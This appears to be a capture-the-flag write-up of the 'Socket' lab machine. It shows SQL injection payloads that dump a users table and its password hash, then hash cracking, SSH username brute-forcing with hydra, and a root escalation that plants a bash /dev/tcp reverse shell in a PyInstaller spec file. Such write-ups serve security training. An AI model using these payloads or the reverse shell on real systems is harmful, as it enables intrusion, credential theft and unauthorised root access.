
```
┌──(root㉿kali)-[~/socket]
└─# curl 127.0.0.1:8081/?id=0.0.2 --proxy 127.0.0.1:8080
{"message": {"id": 2, "version": "0.0.2", "released_date": "26/09/2022", "downloads": 720}}
```

then send to repeater



Enumerate

Edit the payload from **Decoded From** then apply changes → press `CTRL + SPACE` to send request



Enumerate table's column count

Payload:

```
0.0.2' union all select NULL, NULL, NULL, NULL; --
```

Response:

```
{"message": {"id": null, "version": null, "released_date": null, "downloads": null}}
```

Enumerate Basic Information

Tried enumerating `dbms version`, `user`, `database`, doesn't work

Functions:

- `version()`, `user()`, `database()`

Use the DMBS Identification list from [PayloadAllTheThings]

Payload:

```
0.0.2' union all select NULL, NULL, NULL, sqlite_version(); --
```

Response:

```
{"message": {"id": null, "version": null, "released_date": null, "downloads": "3.37.2"}}
```

Enumerate tables

Request:

```
0.0.2' union all select NULL, NULL, NULL, (SELECT group_concat(tbl_name) FROM sqlite_master WHERE type='table' and tbl_name NOT like
'sqlite_%'); --
```

Response:

```
{"message": {"id": null, "version": null, "released_date": null, "downloads": "versions,users,info,reports,answers"}}
```

Enumerate columns from table: `users`

Request:

```
0.0.2' union all select NULL, NULL, NULL, (SELECT group_concat(sql) FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name
='users') --
```

Response:

```
{"message": {"id": null, "version": null, "released_date": null, "downloads": "CREATE TABLE users (id INTEGER PRIMARY KEY AUTOINCREMENT,
username TEXT, password DATE, role TEXT)"}}
```

Enumerate data from table: `users`

Request:

```
0.0.2' union all select NULL, NULL, NULL, (SELECT group_concat(username|| ' : ' ||password) from users); --
```

Response:

```
{"message": {"id": null, "version": null, "released_date": null, "downloads": "admin : 0c090c365fa0559b151a43e0fea39710"}}
```

SQLMap

```
┌──(root㉿kali)-[~/socket]
└─# sqlmap -u "http://127.0.0.1:8081?id=0.0.2" -T users --dump
Database: <current>
Table: users
[1 entry]
+----+-------+----------------------------------+----------+
| id | role  | password                         | username |
+----+-------+----------------------------------+----------+
| 1  | admin | 0c090c365fa0559b151a43e0fea39710 | admin    |
+----+-------+----------------------------------+----------+

┌──(root㉿kali)-[~/socket]
└─# sqlmap -u "http://127.0.0.1:8081?id=0.0.2" --batch -a
...
Database: <current>
Table: answers
[2 entries]
+----+-------------------------------------------------------------------------------------------------------------------------------------------
-----------------------------------------+---------+-------------+---------------+
| id | answer
```

```
| status   | answered_by | answered_date |
+----+------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------+---------+------------+---------------+
| 1  | Hello Json,\\n\\nAs if now we support PNG formart only. We will be adding JPEG/SVG file formats in our next version.\\n\\nThomas
Keller                                      | PENDING | admin       | 17/08/2022    |
| 2  | Hello Mike,\\n\\n We have confirmed a valid problem with handling non-ascii charaters. So we suggest you to stick with ascci
printable characters for now!\\n\\nThomas Keller | PENDING | admin       | 25/09/2022    |
+----+------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------+---------+------------+---------------+
...
```

SSH Access

Generate Username to bruteforce

Put the md5 hash `0c090c365fa0559b151a43e0fea39710` to crackstation, found cleartext password in DB : `denjanjade122566`

Tried login to ssh with user `root` and `admin`, both failed

Use `username-anarchy` to generate usernames based on the site reply user : `Thomas Keller`

```
┌──(root㉿kali)-[~/socket/username-anarchy]
└─# ruby username-anarchy Thomas Keller | tee usernames.txt
thomas
thomaskeller
thomas.keller
thomaske
thomkell
thomask
t.keller
tkeller
kthomas
k.thomas
kellert
keller
keller.t
```

```
keller.thomas
tk
```

Brute SSH Usernames

```
┌──(root㉿kali)-[~/socket/username-anarchy]
└─# hydra -L usernames.txt -p denjanjade122566 ssh://qreader.htb
...
[DATA] attacking ssh://qreader.htb:22/
[22][ssh] host: qreader.htb   login: tkeller   password: denjanjade122566
```

Get Flag

```
┌──(root㉿kali)-[~/socket/username-anarchy]
└─# ssh tkeller@qreader.htb
tkeller@socket:~$ cat user.txt
3d83d5ee019b0c8f5f6deefe0fbe3c52
```

Root Flag

There's a script which is able to run as root

```
tkeller@socket:~$ sudo -l
Matching Defaults entries for tkeller on socket:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User tkeller may run the following commands on socket:
    (ALL : ALL) NOPASSWD: /usr/local/sbin/build-installer.sh
```

Analyze the script

```
tkeller@socket:~$ ls -la /usr/local/sbin/build-installer.sh
-rwxr-xr-x 1 root root 1096 Feb 17 11:41 /usr/local/sbin/build-installer.sh
```

```
tkeller@socket:~$ cat /usr/local/sbin/build-installer.sh
#!/bin/bash
if [ $# -ne 2 ] && [[ $1 != 'cleanup' ]]; then
  /usr/bin/echo "No enough arguments supplied"
  exit 1;
fi

action=$1
name=$2
ext=$(/usr/bin/echo $2 |/usr/bin/awk -F'.' '{ print $(NF) }')

if [[ -L $name ]];then
  /usr/bin/echo 'Symlinks are not allowed'
  exit 1;
fi

if [[ $action == 'build' ]]; then
  if [[ $ext == 'spec' ]] ; then
    /usr/bin/rm -r /opt/shared/build /opt/shared/dist 2>/dev/null
    /home/svc/.local/bin/pyinstaller $name
    /usr/bin/mv ./dist ./build /opt/shared
  else
    echo "Invalid file format"
    exit 1;
  fi
elif [[ $action == 'make' ]]; then
  if [[ $ext == 'py' ]] ; then
    /usr/bin/rm -r /opt/shared/build /opt/shared/dist 2>/dev/null
    /root/.local/bin/pyinstaller -F --name "qreader" $name --specpath /tmp
   /usr/bin/mv ./dist ./build /opt/shared
  else
    echo "Invalid file format"
    exit 1;
  fi
elif [[ $action == 'cleanup' ]]; then
  /usr/bin/rm -r ./build ./dist 2>/dev/null
  /usr/bin/rm -r /opt/shared/build /opt/shared/dist 2>/dev/null
```

```
  /usr/bin/rm /tmp/qreader* 2>/dev/null
else
  /usr/bin/echo 'Invalid action'
  exit 1;
fi
```

Zoom in:

- `/home/svc/.local/bin/pyinstaller $name`
- `/usr/bin/rm /tmp/qreader* 2>/dev/null`

How the pwn process will be:

- Pass `build` as 1st argument, which will be stored to variable `$action`
- Pass `/tmp/qreader.spec` as 2nd argument, which will be stored to variable `$name`
- By reading pyinstaller's spec file docs and examples, we know that spec file can include python scripts
- Put reverse shell into spec file : `/tmp/qreader.spec`

```
┌──(root㉿kali)-[~/socket/DIE-engine/die_script]
└─# rlwrap nc -lvnp 1111
listening on [any] 1111 ...
```

```
tkeller@socket:~$ cat > /tmp/qreader.spec << EOF
import os; os.system("bash -c 'bash -i >& /dev/tcp/10.10.14.23/1111 0>&1'")
EOF

tkeller@socket:~$ sudo -u root /usr/local/sbin/build-installer.sh build /tmp/qreader.spec
184 INFO: PyInstaller: 5.6.2
184 INFO: Python: 3.10.6
188 INFO: Platform: Linux-5.15.0-67-generic-x86_64-with-glibc2.35
190 INFO: UPX is not available.
```

> PS: Someone could use `while true; do cat /tmp/qreader.spec 2>/dev/null; done` to catch the content

```
connect to [10.10.14.23] from (UNKNOWN) [10.10.11.206] 41250
root@socket:/tmp# cd ~
cd ~
root@socket:~# cat root.txt
cat root.txt
2bfb1a18486deee59669e6898f863a3a
```